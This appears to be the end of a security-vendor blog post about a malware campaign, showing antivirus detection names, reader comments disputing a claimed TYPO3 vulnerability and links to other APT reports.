- Trojan-Dropper.Win32.Injector.jznk
- Trojan-Dropper.Win32.Injector.khqw
- Trojan-Dropper.Win32.Injector.kkkc
- Trojan-Dropper.Win32.Turla.b

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
- Trojan-Dropper.Win32.Turla.d
- Trojan.HTML.Epiccosplay.a
- Trojan.Win32.Agent.iber
- Trojan.Win32.Agent.ibgm
- Trojan.Win32.Agentb.adzu
- Trojan.Win32.Inject.ijxj
- Trojan.Win32.Nus.g
- Trojan.Win32.Nus.h

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[PDF](#)
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TRUE DIA

Posted on August 16, 2014 at 10:51 am

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"word "Z

" attacks

"File is no

LOL, are you shure?

Russians only can set language to russian.... ?

And my english it's not sogood?

THATS sound really dumbish.

[Reply](#)

SĂNDEL

Posted on December 9, 2014, 8:46 am

Well... If you ask me, your English is rather shaggy.

But you're right. One doesn't have to be Russian or Ukrainian or Moldovan to set CP1251.

салют

/Алексеи.

[Reply](#)

ANDRÉ SPINDLER

Posted on August 16, 2014, 10:51 am

Hello.

You tell abaout more than 100 websites being infected. And say that most of them use TYPO3 CMS.

So I expect You have checked all websites to verify this. But obviously you have missed

something:

You only name some few websites in detail, the first one is the website for City Hall in Pinor. I have checked this. It uses TYPO3, that's right. But it uses TYPO3 version 4.1. Support for 4.1 was dropped years ago. Now we have 6.2.

Obviously you don't know that. So You can't tell about a specific vulnerability in this publishing platform.

You have mentioned three affected websites. I was only able to find one online. And this outdated version could not be used as an example that TYPO3 has a specific vulnerability. Unto now this version has MANY. Additionally this also means that there is a PHP version 5.2 or earlier is in use (PHP4). Seems like the complete server has been set up years ago and is not up to date. So it also can be a vulnerability in Apache, PHP, TYPO3, FTP and a lot more services and software.

I checked 1 site. And it didn't prove the fact it is a TYPO3 vulnerability. Will I get this also on the more of 100 other sites, too?

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OLEG GOROBETS, ALEXANDER LISKIN

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OLEG GOROBETS

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ANDREY TAMOYKIN

// REPORTS

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Kaspersky analyzes SideWinder APT's recent activity: new targets in the MiddleEast and Africa, post-exploitation tools and techniques.

EastWind campaign: new CloudSorcerer attacks on government organizations in Russia

Kaspersky has identified a new EastWind campaign targeting Russian organizations and using CloudSorcerer as well as APT31 and APT27 tools.

BlindEagle flying high in Latin America

Kaspersky shares insights into the activity and TTPs of the BlindEagle APT, which targets organizations and individuals in Colombia, Ecuador, Chile, Panama and other Latin American countries.

APT trends report Q2 2024

The report features the most significant developments relating to APT groups in Q2 2024, including the new backdoor in Linux utility XZ, a new RAT called SalmonQT, and hacktivist activity.

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